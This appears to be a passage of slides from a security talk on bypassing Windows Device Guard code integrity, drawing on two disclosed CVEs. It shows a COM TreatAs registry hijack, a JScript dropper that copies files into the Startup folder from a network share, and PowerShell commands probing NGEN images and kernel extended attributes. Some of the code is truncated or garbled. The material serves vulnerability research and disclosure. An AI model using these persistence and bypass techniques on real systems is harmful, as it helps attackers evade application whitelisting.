
### Registry Entry


```
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID  
    {CLSID}  
        TreatAs = {CLSID_TreatAs}
```

### Remarks

This is a **REG\_SZ** value.


Emulation is the ability of one application to open and edit an object of a different class, while retaining the original format of the object. Resolution occurs on the local computer, so in remote activation case, resolution occurs on the client computer using the CLSID specified by **TreatAs**.





```
; regini.exe install_keys.ini
HKEY_CURRENT_USER\Software\Classes\CLSID\WScript.Shell\CLSID
= REG_SZ {FAKECLSID}
HKEY_CURRENT_USER\Software\Classes\CLSID\{FAKECLSID}\TreatAs
= REG_SZ {REALCLSID}
```

# Testing TreatAs





# Use a HTML Object Element

```
<object id="obj" classid="clsid:FAKECLSID"/>
```

```
CLSIDFromString("FAKECLSID", &clsid)
```

```
script->IsClassAllowed(clsid, &is_allowed)
```

```
CoCreateInstance(clsid, ...)
```



&lt;&gt; Code

! Issues 1

🔗 Pull requests 1

📁 Projects 0

📊 Insights

A tool to create a JScript file which loads a .NET v2 assembly from memory.

📦 26 commits

🌿 1 branch

📦 4 releases

👤 1 contributor

📄 GPL-3.0

Branch: master ▾

New pull request

Find file

Clone or download ▾



tyranid Merge branch 'master' of github.com:tyranid/DotNetToJScript


Latest commit 69d1ddb on Oct 7, 2017

|                       |   |              |
|-----------------------|---|--------------|
| 📁 DotNetToJScript     | Merge branch 'master' of github.com:tyranid/DotNetToJScript | 3 months ago |
| 📁 ExampleAssembly     | Added implementation  | 9 months ago |
| 📄 .gitattributes      | Added implementation  | 9 months ago |
| 📄 .gitignore          | Added implementation  | 9 months ago |
| 📄 AUTHORS             | Spelling error and WriteError fix                           | 9 months ago |
| 📄 DotNetToJScript.sln | Added implementation  | 9 months ago |
| 📄 LICENSE             | Initial commit  | 9 months ago |
| 📄 README              | Small README update.  | 8 months ago |

# DEMO

# Installing from Drop and Run?



```
var f =  
    new ActiveXObject("Scripting.FileSystemObject");  
var share = "\\server\share\";  
var user = "c:\users\user\";  
var startup = users + "...\\Startup\";  
f.CopyFile(share + "regkeys.ini",  
            user, true)  
f.CopyFile(share + "install_keys.lnk",  
            startup, true);  
f.CopyFile(share + "run_powershell.chm",  
            startup, true);
```



# Installing from Drop and Run?

```
var f =  
    new ActiveXObject("Scripting.FileSystemObject");  
var share = "\\server\share\";  
var user = "  
var startup  
f.CopyFile(  
  
f.CopyFile(  
  
f.CopyFile(  

```



# **CVE-2017-11823 | Microsoft Windows Security Feature Bypass**

## **Security Vulnerability**

Published: 10/10/2017

[MITRE CVE-2017-11823](#)

A security feature bypass vulnerability exists in Device Guard that could allow an attacker to inject malicious code into a Windows PowerShell session. An attacker who successfully exploited this vulnerability could inject code into a trusted PowerShell process to bypass the Device Guard Code Integrity policy on the local machine.

To exploit the vulnerability, an attacker would first have to access the local machine, and then inject malicious code into a script that is trusted by the Code Integrity policy. The injected code would then run with the same trust level as the script and bypass the Code Integrity policy.

The update addresses the vulnerability by correcting how PowerShell exposes functions and processes user supplied code.

<https://bugs.chromium.org/p/project-zero/issues/detail?id=1328>

# Bypassing UMCI



Windows Powershell

```
PS C:\> $proc = Get-NtProcess -Current
PS C:\> $nis = $proc.QueryMappedImages() | Where-Object Path -Match "\.ni\."
PS C:\> $nis[0].Path
\Device\HarddiskVolume2\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.PS21220ea#\ef5134befe85cd2a63fcba3154e260fb\Microsoft.PowerShell.Commands.Utility.ni.dll
PS C:\> $nis[0].IsImage
True

PS C:\> $file = "c:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.PS21220ea#\ef5134befe85cd2a63fcba3154e260fb\Microsoft.PowerShell.Commands.Utility.ni.dll"
PS C:\> $(Get-AuthenticodeSignature $file).Status
NotSigned
PS C:\> copy $file $env:TEMP\image.dll
PS C:\> New-NtSectionImage "$env:TEMP\image.dll" -Win32Path
Use-NtObject : Exception calling "CreateImageSection" with "1" argument(s):
"(0xC0E90002) - System Integrity policy has been violated."
```


NGEN file mapped as image.

Not signed?

```
Windows Powershell
PS C:\> $proc = Get-NtProcess -Current
PS C:\> $nis = $proc.QueryMappedImages() | Where-Object Path -Match "\.ni\."
PS C:\> $path = $nis[0].Path
PS C:\> $file = Get-NtFile $path -Access ReadEa
PS C:\> $file.GetEa().Entries
```

| Name                    | Data             | Flags |
|-------------------------|------------------|-------|
| -----                   | ----             | ----- |
| \$KERNEL.PURGE.ESBCACHE | {87, 0, 0, 0...} | None  |

What does this NTFS  
Extended Attribute mean?



Not much help!

# Kernel Extended Attributes

📅 04/20/2017 • ⌚ 4 minutes to read • Contributors

Kernel Extended Attributes (Kernel EA's) are a feature added to NTFS in Windows 8 as a way to boost the performance of image file signature validation. It is an expensive operation to verify an images signature. Therefore, storing information about whether a binary, which has previously been validated, has been changed or not would reduce the number of instances where an image would have to undergo a full signature check.

Related to "caching"  
signature validation

Must set from  
kernel mode

## Overview

EA's with the name prefix `$Kernel` can only be modified from kernel mode. Any EA that begins with this string is considered a Kernel EA. Before retrieving the necessary update sequence number (USN), it is recommended that **FSCTL\_WRITE\_USN\_CLOSE\_RECORD** be issued first as this will commit any pending USN Journal updates on the file that may have occurred earlier. Without this, the **FileUSN** value may change shortly after setting of the Kernel EA.

<https://docs.microsoft.com/en-us/windows-hardware/drivers/ifs/kernel-extended-attributes>

# Kernel Extended Attributes

10/10/2017 • 12 minutes to read • Contributor

Kernel Extended Attributes (Kernel EAs) are a feature added to NTFS in Windows 8 as a way to boost the performance of image

## Auto-Deletion of Kernel Extended Attributes

Simply rescanning a file because the USN ID of the file changed can be expensive as there are many benign reasons a USN update may be posted to the file. To simplify this, an auto delete of Kernel EA's feature was added to NTFS.

Because not all Kernel EA's may want to be deleted in this scenario, an extended EA prefix name is used. If a Kernel EA begins with: `"$Kernel.Purge."` then if any of the following USN reasons are written to the USN journal, NTFS will delete all kernel EAs that exist on that file that conforms to the given naming syntax:

- USN\_REASON\_DATA\_OVERWRITE
- USN\_REASON\_DATA\_EXTEND
- USN\_REASON\_DATA\_TRUNCATION
- USN\_REASON\_REPARSE\_POINT\_CHANGE

Automatically  
deleted if file  
changed.

```
NTSTATUS NtSetCachedSigningLevel(  
    ULONG Flags,  
    SE_SIGNING_LEVEL InputSigningLevel,  
    PHANDLE SourceFiles,  
    ULONG SourceFileCount,  
    HANDLE TargetFile  
);
```

Mode 0: used by NGEN, needs process to be PPL


Mode 4: to cache the signature of a signed file. No PPL needed

List of source files for verification:

Mode 0: source signature file(s)

Mode 4: must be same as TargetFile

File to set cache on





# DEMO



# **CVE-2017-11830 | Device Guard Security Feature Bypass Vulnerability**

## **Security Vulnerability**

Published: 11/14/2017

[MITRE CVE-2017-11830](#)

A security feature bypass exists when Device Guard incorrectly validates an untrusted file. An attacker who successfully exploited this vulnerability could make an unsigned file appear to be signed. Because Device Guard relies on the signature to determine the file is non-malicious, Device Guard could then allow a malicious file to execute.

In an attack scenario, an attacker could make an untrusted file appear to be a trusted file.

The update addresses the vulnerability by correcting how Device Guard handles untrusted files.

<https://bugs.chromium.org/p/project-zero/issues/detail?id=1332>

# GOALS

Drop and Run



Only Built-in  
Applications



No Memory  
Corruption



Arbitrary  
